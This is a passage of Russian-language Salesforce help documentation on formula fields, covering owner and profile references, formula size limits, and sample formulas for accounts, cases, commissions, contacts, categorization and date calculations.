
Использование поля ответственного

Некоторые объекты поддерживают разные типы объектов для поля ответственного (например, «Пользователь», «Очередь» или «Календарь»). Объекты, поддерживающие данный алгоритм, должны точно определять нужный тип ответственного при создании формулы кросс-объекта посредством поля ответственного.

Например, если очереди не используются, то адрес эл. почты ответственного может отображаться посредством формулы `Owner:User.Email`. Если очереди используются, то формула может выглядеть следующим образом.

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

Ниже приведен пример выбора поля ответственного для объекта «Интерес» на вкладке «Сложная формула».



Прим.:

- Страницы Visualforce не поддерживают ссылки на ответственных. Например, формула `{!Case.Owner:User.FirstName}` не может быть добавлена на страницу, где объект «Обращение» используется как контроллер. Тем не менее, текущая формула охвата может быть добавлена на страницу Visualforce. Например, если настраиваемая текстовая формула `MyFormula__c` применяется к объекту «Обращение» со значением `Owner:User.FirstName`, то формула `{!Case.MyFormula__c}` может быть добавлена на страницу Visualforce.
- Объект «Очередь» не поддерживает ссылки на ответственных. Например, формула `Owner:Queue.Owner.Email` является недопустимой.
- Если формула содержит `Owner:User.`*`имяПоля`* и `Owner:Queue.`*`имяПоля`*, то оба компонента учитываются ограничением, равным 10 уникальным взаимосвязям на объект в формулах кросс-объектов.
- При использовании поля ответственного для объектов, которые не поддерживают очереди, формула содержит объект «Пользователь» неявно. Формула должна выглядеть следующим образом: `Owner.`*`имяПоля`*, но не `Owner:User.`*`имяПоля`*.

Использование поля слияния `Profile.Name`

Значение поля слияния `Profile.Name` определяется контекстом ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния `Profile.Name`, рекомендуем использовать функцию `OR` для отображения ожидаемого результата. Например:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Рекомендации выше не применяются к именам профилей, используемым глобальной переменной `$Profile`.

СМ. ТАКЖЕ:

Создание кросс-объектных формул на вкладке «Сложная формула»

Что такое формулы кросс-объектов?

Ограничения для полей формулы

При создании полей формул следует учитывать существующие ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Поля формулы имеют следующие ограничения.
  - Ограничение по количеству символов: поля формулы могут содержать не более 3 900 символов, включая пробелы, символы возврата и комментарии. Если формула должна содержать больше символов, создайте отдельные поля формулы и дополните другое поле формулы соответствующими ссылками.

    Прим.: Максимально допустимое количество символов, отображаемых после оценки выражения формулы, составляет 1300 символов.
  - Ограничение по размеру сохранения: при сохранении размер полей формулы не может превышать 4 000 байтов. Если формула содержит многобайтовые символы, то размер сохранения отличается от количества символов.
  - Ограничение по размеру компиляции: при компиляции размер полей формулы не может превышать 5 000 байтов. Размер компиляции — это размер формулы (в байтах), включая все поля, значения и используемые формулы. Прямая зависимость размера компиляции от ограничения по количеству символов отсутствует. Некоторые функции (например, TEXT, DATEVALUE, DATETIMEVALUE и DATE) значительно увеличивают размер компиляции.

  Совет: Рекомендации по исправлению формул во избежание подобных ограничений см. в документе *«Советы по сокращению размера формулы»*.

- Формулы стандартных значений для типа записи могут ссылаться только на поля данного типа записи. Тем не менее, поля формулы и формулы для утверждений или правил для типа записи могут ссылаться на поля данного типа записи, а также любых записей, связанных посредством взаимосвязи «Поиск» или «Основная—подробная». Например, формула для правила проверки возможностей может ссылаться на поля слияния организаций и кампаний, а также возможностей, тогда как поле формулы для организаций может ссылаться на поля обращений.
- Формулы не поддерживают поля типа «Область подробного текста», зашифрованные поля и поле «Описание».
- Значение поля не может зависеть от другой используемой формулы.
- Поля, используемые формулами, не могут быть удалены. Прежде чем удалить поле, рекомендуем удалить нужное поле из формулы.
- В отличие от полей настраиваемой формулы, формулы, используемые в обновлениях полей, процессах утверждения, бизнес-правилах или правилах проверки, не могут ссылаться на поля статистики по кампаниям.

СМ. ТАКЖЕ:

Советы по созданию формул

Создание поля формулы

Примеры полей сложной формулы

Просмотрите примеры полей формул для разных типов приложений, которые можно использовать и изменять произвольно.

Данный документ содержит примеры настраиваемых формул для перечисленных ниже тем. Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

- Примеры формул: управление организациями
- Примеры формул: медиа-службы организации
- Примеры формул: управление обращениями
- Примеры формул: вычисления комиссии
- Примеры формул: управление контактами
- Примеры формул: категоризация данных
- Примеры формул дат
- Примеры формул: предоставление скидки
- Примеры формул: услуги для сотрудников
- Примеры формул: отслеживание расходов
- Примеры формул: финансовые вычисления
- Примеры формул: ссылки на изображения
- Примеры формул: ссылки на интеграции
- Примеры формул: управление интересами
- Примеры формул: показатели
- Примеры формул: управление возможностями
- Примеры формул: ценообразование
- Примеры формул: вычисления результата

СМ. ТАКЖЕ:

- Формулы: Вопросы ?
- Советы по созданию формул

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о поле формулы:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления полей формулы:

- Настройка приложения

Примеры формул: управление организациями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Рейтинг организации

Данная формула оценивает поля «Годовой доход», «Страна для счета» и «Тип», а затем назначает значение Hot, Warm или Cold.

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

Кроме того, объект «Контакт» может ссылаться на указанное ниже поле формулы «Рейтинг организации» посредством формул кросс-объектов.

```
Account.Account_Rating__c
```

Регион организации

Данная формула возвращает текстовое значение North, South, East, West или Central на основе поля организации «Область/штат для счета».

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

Давность контракта

Данная формула вычисляет количество дней, прошедших после активации контракта с организацией. Данное поле содержит значение, если полю контракта «Статус» задано значение Activated.

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

Примеры формул: медиа-службы организации

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

Поиск BBC™ News

Данная формула создает ссылку на поисковый сайт BBC News на основе поля «Имя организации».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

```
HYPERLINK(
"http://www.bbc.co.uk/search/news/?q="&Name,
"BBC News")
```

Поиск Bloomberg™ News

Данная формула создает ссылку на биржевой символ организации на веб-сайте Bloomberg.

```
HYPERLINK(
"http://www.bloomberg.com/markets/symbolsearch?query="&TickerSymbol,
"Bloomberg News")
```

Поиск CNN™ News

Данная формула создает ссылку на поисковый сайт CNN News на основе поля «Имя организации».

```
HYPERLINK(
"http://http://www.cnn.com/search/?query="&Name,
"CNN News")
```

Поиск MarketWatch™

Данная формула создает ссылку на биржевой символ организации на веб-сайте Marketwatch.com.

```
HYPERLINK(
"http://www.marketwatch.com/investing/stock/"&TickerSymbol,
"Marketwatch")
```

Поиск Google™

Данная формула создает ссылку на поисковый сайт Google на основе поля «Имя организации».

```
HYPERLINK(
"http://www.google.com/#q="&Name,
"Google")
```

Поиск Google News

Данная формула создает ссылку на поисковый сайт Google News на основе поля «Имя организации».

```
HYPERLINK(
"http://news.google.com/news/search?en&q="&Name,
"Google News")
```

Поиск Yahoo!™

Данная формула создает ссылку на поисковый сайт Yahoo! на основе поля «Имя организации».

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

Поиск Yahoo! News

Данная формула создает ссылку на поисковый сайт Yahoo! News на основе поля «Имя организации».

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

Примеры формул: управление обращениями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Автонабор

Данная формула создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона при нажатии. Замените поля `servername` и `call` именем номеронабирателя и используемой командой. Поле слияния `Id` вставляет идентификатор записи контакта, интереса или организации. Первое поле слияния `Phone` передает номеронабирателю нужный номер для набора; последнее поле слияния `Phone` использует значение поля `Phone` как текст, при нажатии которого набирается номер.

```
HYPERLINK("http://servername/call?id=" & Id & "&phone=" &
                      Phone, Phone)
```

Категоризация обращений

Данная формула отображает текстовое значение RED, YELLOW или GREEN на основе значения настраиваемого текстового поля длительности обращения.

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

Отслеживание полноты данных обращения

Данная формула вычисляет процент конкретных настраиваемых полей, содержащих данные. Формула проверяет значения двух настраиваемых числовых полей: `Problem Num` и `Severity Num`. Если поля не содержат значений, то формула возвращает значение «0». Формула возвращает значение «1» для каждого поля, содержащего значение, и умножает итоговое значение на «50» для вычисления процента полей, содержащих данные.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

Рекомендуемые напоминания для агентов

Данная формула напоминает агенту о предложениях по перекрестным продажам на основе прошлых покупок.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

Рекомендуемые предложения

Данная формула рекомендует продукт на основе истории по поддержке поставщика компьютеров. Формула возвращает рекомендацию при соответствии настраиваемого поля `Problem` полю формулы.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

Примеры формул: вычисления комиссии

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Суммы комиссии для возможностей

Данная формула позволяет вычислять комиссию на основе фиксированного процента (2%) от значения поля возможности `Amount`.

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

Данный пример вычисляет комиссию для любой возможности на этапе Closed Won. Значение данного поля вычисляется путем умножения суммы на коэффициент 0,02 для любой закрытой/реализованной возможности. Открытым или нереализованным возможностям назначается нулевая комиссия.

Комиссия: размер сделки

Данная формула вычисляет комиссионные на основе размера сделки, возвращая 9% комиссионных для сделок со стоимостью более 100 000 рублей и 8% комиссионных для других сделок.

```
IF(Amount > 100000, 0.09, 0.08 )
```

Комиссия: больше или равно

Данная формула назначает значение YES, если комиссия превышает или равна одному миллиону. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле валюты `Commission`.

```
IF(Commission__c >=
                    1000000, "YES", "NO")
```

Комиссия: максимальное значение

Данная формула определяет комиссионные за актив на основе наибольшего значения: комиссионный процент пользователя от цены; цена, умноженная на процент скидки, заданный для организации; 100 долларов. Данный пример предполагает наличие двух готовых настраиваемых полей процентов для пользователей и активов.

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

Примеры формул: управление контактами

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Процент скидки для организации контакта

Данная формула отображает поле организации `Discount Percent` на странице контактов.

```
Account.Discount_Percent__c
```

Имя организации контакта

Данная формула отображает стандартное поле «Имя организации» на странице контактов.

```
Account.Name
```

Телефон организации контакта

Данная формула отображает стандартное поле «Тел. организации» на странице контактов.

```
Account.Phone
```

Рейтинг организации контакта

Данная формула отображает поле «Рейтинг организации» на странице контактов.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

Веб-сайт организации контакта

Данная формула отображает стандартное поле «Веб-сайт организации» на странице контактов.

```
Account.Website
```

Длинный URL-адрес веб-сайта организации может быть заменен нужной меткой (например, Click Here) посредством функции HYPERLINK. Например:

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

Кроме того, данная формула добавляет компонент http:// или https:// при его отсутствии в поле URL-адреса.

Профиль LinkedIn™ контакта

Система позволяет настраивать ссылку, отображающуюся на странице профиля контакта и открывающую профиль LinkedIn. Для этого, выполните указанные ниже действия.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления контактами.
2. Нажмите кнопку **«Создать кнопку или ссылку»**.
3. Заполните поле «Метка» (например, «*СсылкаLinkedIn*»).
4. Введите данную формулу в поле содержимого.

```
http://www.linkedin.com/search/fpsearch?type=people&keywords
={!Contact.FirstName}+{!Contact.LastName}
```

5. Нажмите кнопку **«Сохранить»**.

Помните, что данная ссылка должна быть добавлена в макет страницы контактов.

Присвоение идентификационного номера контакта

Данная формула отображает первые пять символов имени и последние четыре символа номера социального обеспечения, разделенные тире. Обратите внимание, что данный пример использует настраиваемое текстовое поле `SSN`.

```
TRIM(LEFT(LastName, 5)) &
                    "-" & TRIM(RIGHT(SSN__c, 4))
```

Предпочтительный телефон контакта

Данная формула отображает предпочтительный способ связи с контактом в связанном списке контакта (рабочий телефон, домашний телефон или мобильный телефон) на основе значения, выбранного в настраиваемом раскрывающемся списке `Preferred Phone`.

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

Приоритет контакта

Данная формула оценивает важность контакта на основе рейтинга организации и должности контакта. Если рейтингу организации задано значение `Hot` или название должности начинается со слова `Executive`, то приоритет контакта оценивает как высокий (P1). Если рейтингу организации задано значение `Warm` или название должности начинается со слова `VP`, то приоритет контакта оценивает как средний (P2). Если рейтингу организации задано значение `Cold`, то приоритет контакта оценивает как низкий (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
```

```
)
)
```

Код Yahoo! контакта

Данная формула отображает гиперактивный значок Yahoo! Messenger, указывающий на вход пользователя в службу. При нажатии значка Yahoo! Messenger открывается диалоговое окно. Данный пример использует настраиваемое текстовое поле контактов `Yahoo Name`, позволяющее сохранять код Yahoo! Messenger контакта.

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
                    IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
                    "&m;=g&t;=0", "Yahoo"))
```

Динамическое форматирование адреса

Данное поле формулы отображает отформатированный почтовый адрес контакта в стандартном формате, включая пробелы и разрывы строк в соответствии с региональными настройками.

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

Телефонный код страны

Данная формула определяет телефонный код страны контакта на основе поля почтового адреса «Страна в почтовом адресе».

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

Неотформатированный номер телефона

Данная формула удаляет круглые скобки и тире из номеров телефонов, относящихся к Северной Америке. Данный алгоритм является обязательным для некоторых программ автонабора.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

Примеры формул: категоризация данных

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Размер сделки: крупные и мелкие сделки

Данная формула возвращает значение Large Deal для сделок со стоимостью более 1 000 000 рублей или значение Small Deal для всех остальных сделок.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

Размер сделки: мелкие сделки

Данная формула отображает значение Small, если цена и количество не превышают единицы. В противном случае данное поле отображается пустым.

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

Категоризация продуктов

Данная формула проверяет содержимое настраиваемого текстового поля `Product_Type` и возвращает значение Parts для любого продукта, содержащего слово part. В противном случае возвращается значение Service. Обратите внимание, что значения чувствительны к регистру, поэтому, если поле `Product_Type` содержит значение Part или PART, то данная формула возвращает значение Service.

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

Примеры формул дат

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Поиск дня, месяца или года по дате

Чтобы возвратить соответствующие числовые значения, воспользуйтесь функциями `DAY( date )`, `MONTH( date )` и `YEAR( date )`. Замените поле ***date*** значением типа «Дата» (например, `TODAY()`).

Чтобы использовать данные функции со значениями типа «Дата/время», рекомендуем преобразовать данные значения в даты посредством функции `DATEVALUE()`. Например, `DAY( DATEVALUE( date/time ))`.

Определение високосного года

Данная формула определяет високосный год. Високосным считается только тот год, который может быть разделен на 400 или 4, но не на 100.

```
OR(
  MOD( YEAR( date ), 400 ) = 0,
```

```
  AND(
   MOD( YEAR( date ), 4 ) = 0,
    MOD( YEAR( date ), 100 ) != 0
  )
)
```

Поиск квартала, содержащего дату

Данная формула позволяет определить стандартный квартал, содержащий выбранную дату. Данная формула возвращает номер квартала (1–4), содержащего поле `date`, путем деления текущего месяца на значение «3» (количество месяцев в каждом квартале) и выбора верхнего значения.

```
CEILING( MONTH ( date ) / 3 )
```

Смещенные кварталы обрабатываются аналогичной формулой; единственным отличием является смещение месяца выбранной даты на количество месяцев, прошедших между январем и первым кварталом финансового года. Чтобы найти квартал, содержащий выбранную дату, при смещении первого квартала на февраль, воспользуйтесь примером ниже.

```
CEILING( ( MONTH ( date ) - 1 ) / 3)
```

Чтобы проверить текущий квартал на наличие выбранной даты, добавьте операцию проверки, позволяющую сравнить год и квартал выбранной даты с годом и кварталом функции `TODAY()`.

```
 AND(
   CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
   YEAR( date ) = YEAR( TODAY() )
)
```

Поиск недели года, содержащей дату

Чтобы найти номер недели года, содержащей выбранную дату, воспользуйтесь формулой ниже.

```
IF(
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7)
)
```

Чтобы найти текущую неделю, определите количество дней в текущем году и разделите полученное значение на «7». Оператор `IF()` гарантирует, что номер недели, возвращаемый формулой, не превышает значения «52». Например, формула возвращает значение «52» для выбранной даты «31 декабря» выбранного года, несмотря на то, что количество недель, следующих за неделей января, превышает значение «52».

Поиск двух дат, относящихся к одному месяцу

Чтобы определить принадлежность двух дат к одному месяцу (например, для правила проверки даты закрытия возможности на принадлежность текущему месяцу), воспользуйтесь формулой ниже.

```
AND(
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

Поиск последнего дня месяца

Чтобы найти последний день месяца, найдите первый день следующего месяца и отнимите один день.

```
IF(
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),
  DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

Отображение месяца строкой

Чтобы возвратить месяц в виде текстовой строки, воспользуйтесь формулой ниже.

```
CASE(
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December"
)
```

При использовании мультиязычной организации имена месяцев могут быть заменены настраиваемой меткой.

```
CASE(
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

Поиск и отображение дня недели по дате

Чтобы найти день недели по значению типа «Дата», отнимите дату, являющуюся воскресеньем (например, 7 января 1900 года), от выбранной даты (например, `TODAY()`). Данное действие позволяет определить разницу в днях. Функция `MOD()` определяет остаток деления данного результата на «7», позволяя получить числовое значение дня недели — от

«0» (воскресенье) до «6» (суббота). Чтобы возвратить найденный день недели в виде текстовой строки, воспользуйтесь формулой ниже.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
  3, "Wednesday",
  4, "Thursday",
  5, "Friday",
  "Saturday"
)
```

Обратите внимание, что данная формула действует только для дат, следующих за 7 января 1900 года. Чтобы найти день недели для более ранней даты, воспользуйтесь аналогичной формулой, но выберите любое другое предшествующее воскресенье (например, 5 января 1800 года).

Если началом недели является другой день, рекомендуем настроить данную формулу. Например, при использовании недели, начинающейся в понедельник, введите дату 8 января 1900 года. См. новую формулу ниже.

```
CASE(
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

При использовании мультиязычной организации имена дней недели могут быть заменены переменной (например, `$Label.Day_of_Week_1`) — подобно формуле для извлечения имени месяца.

Поиск следующего дня недели после даты

Чтобы найти дату следующего экземпляра отдельного дня недели, который следует за выбранной датой, определите количество дней недели, составляющее разницу между полями *date* и *day_of_week*, — от «0» (воскресенье) до «6» (суббота). Чтобы определить дату для значения поля *day_of_week*, добавьте полученную разницу к текущей дате. Данная формула содержит оператор `IF()`, который обрабатывает случаи, где значение поля *day_of_week* предшествует дню недели, соответствующему значению поля *date* (например, поле *date* заменяется четвергом, а поле *day_of_week* понедельником), путем добавления «7» к полученной разнице.

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF(
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

В зависимости от текущих требований, значение поля *day_of_week* может быть заменено постоянной или другим полем.

Поиск количества дней между двумя датами

Чтобы найти количество дней, прошедших между двумя датами (*date_1* и *date_2*), отнимите более раннюю дату от более поздней даты: ***date_1*** – ***date_2***.

Чтобы определить дату, прошедшую определенное количество дней назад, рекомендуем немного изменить данную формулу. Например, если поле содержит дату, прошедшую более 30 дней назад, то результат формулы должен быть истинным. В противном случае результат формулы должен быть ложным. См. данную формулу ниже.

```
TODAY() - 30 > date
```

Поиск количества рабочих дней между двумя датами

Чтобы вычислить количество рабочих дней, прошедших между двумя датами, рекомендуем воспользоваться более сложной формулой, чем при вычислении общего количества прошедших дней. Выберите любой прошедший понедельник в качестве опорной даты, а затем определите количество полных и неполных недель, прошедших между опорной и выбранной датами. При использовании пятидневной рабочей недели данные значения умножаются на «5», после чего одно значение вычитается из другого.

```
(5 * ( FLOOR( ( date_1 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_1 - DATE( 1900,
 1, 8), 7 ) ) )
-
(5 * ( FLOOR( ( date_2 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_2 - DATE( 1900,
 1, 8), 7 ) ) )
```

Данная формула содержит поля *date_1* (более поздняя дата) и *date_2* (более ранняя дата). Чтобы вычислить количество рабочих дней при использовании более короткой или более длинной рабочей недели, рекомендуем заменить все значения «5» нужным количеством рабочих дней.

Добавление дней, месяцев и лет к дате

Чтобы добавить определенное количество дней к дате, просто добавьте нужное число к дате. Например, чтобы добавить пять дней к дате, воспользуйтесь следующей формулой: ***date*** + 5.

Чтобы добавить года к дате, выполните аналогичное действие. Помните, что будущая дата может быть недопустимой. Например, формула возвращает недопустимую дату при добавлении пяти лет к дате «29 февраля» (високосный год). Формула ниже добавляет поле *num_years* к полю *date*, одновременно проверяя, используется ли дата «29 февраля», и, относится ли будущая дата к високосному году. При выполнении данных условий формула возвращает дату «1 марта» будущего года. В противном случае, формула возвращает тот же месяц и день будущего года, определяемого полем *num_years*.

```
IF(
  AND(
    MONTH( date ) = 2,
    DAY( date ) = 29,
    NOT(
      OR(
        MOD( YEAR( date ), 400 ) = 0,
        AND(
          MOD( YEAR( date ), 4 ) = 0,
          MOD( YEAR( date ), 100 ) != 0
        )
      )
    )
```

```
  ),
  DATE( YEAR( date ) + num_years, 3, 1),
  DATE( YEAR( date ) + num_years, MONTH( date ), DAY( date ) )
)
```

Чтобы добавить месяца к дате, рекомендуем воспользоваться более сложной формулой, так как месяца различаются по продолжительности, а цикличность месяцев возобновляется каждый год. Другими словами, дата, допустимая в одном месяце (31 января), может быть недопустимой в другом месяце (31 февраля). Чтобы избежать подобной ситуации, рекомендуем считать продолжительность каждого месяца как 365/12 дней.

```
date + ( ( 365 / 12 ) * Number_months )
```

Несмотря на точность оценки, данная формула не возвращает точную дату. Например, при добавлении двух месяцев к дате «30 апреля» формула возвращает дату «29 июня» вместо даты «30 июня». Точность возвращаемой даты определяется параметрами организации. Другими словами, какую дату должна вернуть формула при добавлении одного месяца к дате «31 января»: «28 февраля» (последний день следующего месяца) или «2 марта» (30 дней после 31 января)?

Данная формула:

- возвращает дату «1 марта», если будущим месяцем является февраль, а дата следует за 28 числом. Данная часть формулы выполняет одинаковый алгоритм для високосных и невисокосных лет.
- возвращает первый день следующего месяца, если будущим месяцем является апрель, июнь, сентябрь или ноябрь, а дата следует за 30 числом.
- возвращает точную дату в будущем месяце.

Формула ниже добавляет два месяца к выбранной дате. Чтобы применить другие алгоритмы для последних дат месяца, рекомендуем изменить условия данной формулы.

```
DATE(
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
    1, DAY( date )
  )
)
```

Чтобы гарантировать выполнение некоторого действия *перед* вычисленной датой, если данные формулы используются для вычисления дат истечения срока действия, рекомендуем отнять один день от возвращаемого значения.

Добавление рабочих дней к дате

Данная формула добавляет три рабочих дня к выбранному значению поля *date*.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
  4, date + 2 + 3,
  5, date + 2 + 3,
  6, date + 1 + 3,
  date + 3
)
```

Данная формула определяет день недели, соответствующий значению поля *date*. Если дате соответствует среда, четверг или пятница, то формула учитывает выходные дни и добавляет к дате пять календарных дней (два выходных дня и три рабочих дня). Если поле *date* заменяется субботой, рекомендуем добавить четыре календарных дня. Если дате соответствует воскресенье, понедельник или вторник, рекомендуем добавить три дня. Данная формула позволяет легко изменять нужное количество рабочих дней. Чтобы настроить данную формулу, рекомендуем воспользоваться советами по извлечению дня недели.

Поиск часа, минуты или секунды по полю типа «Дата/время»

Чтобы извлечь час, минуту и секунду из поля типа «Дата/время» в виде числового значения, воспользуйтесь формулами ниже, где поле *TZoffset* заменяется разницей между часовым поясом пользователя и Гринвичем. Для извлечения часов при использовании 24-часового формата:

```
VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
```

Для извлечения часов при использовании 12-часового формата:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
)
```

Для извлечения минут:

```
